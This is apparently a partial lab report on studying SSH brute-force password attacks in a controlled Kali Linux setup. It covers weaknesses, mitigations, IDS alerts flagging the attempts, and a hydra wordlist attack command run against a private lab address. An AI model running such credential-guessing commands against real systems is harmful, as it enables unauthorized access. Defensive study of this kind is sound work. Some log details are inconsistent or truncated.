3. Record observations without executing real attacks.


Step 5: Analyze Security Weaknesses

- Weak or short passwords
- No rate limiting
- Missing account lockout policies
- Lack of multi-factor authentication

Step 6: Study Prevention and Mitigation Techniques

- Strong password policies
- Account lockout and rate limiting
- CAPTCHA mechanisms
- Multi-factor authentication (MFA)
- Monitoring and alerting

Output



```
Administrator: Windows PowerShell
03/29-23:45:36.831394 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
.168.1.143:22 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
03/29-23:45:36.953554 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
.168.1.143:22 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
03/29-23:45:36.891926 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
.168.1.143:22 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
03/29-23:45:36.285018 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
.168.1.143:22 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
03/29-23:45:36.334136 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
.168.1.143:22 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
03/29-23:45:36.468595 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
.168.1.143:22 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
03/29-23:45:36.526322 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
.168.1.143:22 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
03/29-23:45:36.699995 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
.168.1.143:22 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
03/29-23:45:36.878269 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
.168.1.143:22 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
03/29-23:45:37.014820 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
.168.1.143:22 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
03/29-23:45:37.125525 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
.168.1.143:22 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
03/29-23:45:37.253099 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
.168.1.143:22 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
03/29-23:45:37.443968 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
.168.1.143:22 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
03/29-23:45:37.564243 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
.168.1.143:22 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
03/29-23:45:37.685833 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
.168.1.143:22 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
03/29-23:45:37.798081 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
.168.1.143:22 [==] (i:19559:?) INDICATOR-SCAN SSH brute force login attempt [==] (Classification: Misc activity) IP
```

```
Kali (Attacker)

(kali@kali)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://10.0.2.11

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-30 17:54:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000 login tries (l:1/p:1000), ~64 tries per
task
[DATA] attacking ssh://10.0.2.11:22/
[ERROR] could not connect to ssh://10.0.2.11:22 - Receiving banner: too large banner
```

Result

The study and demonstration of brute force password attacks were successfully completed in a controlled Kali Linux environment.

The experiment emphasized the importance of strong passwords and robust authentication mechanisms to prevent unauthorized access.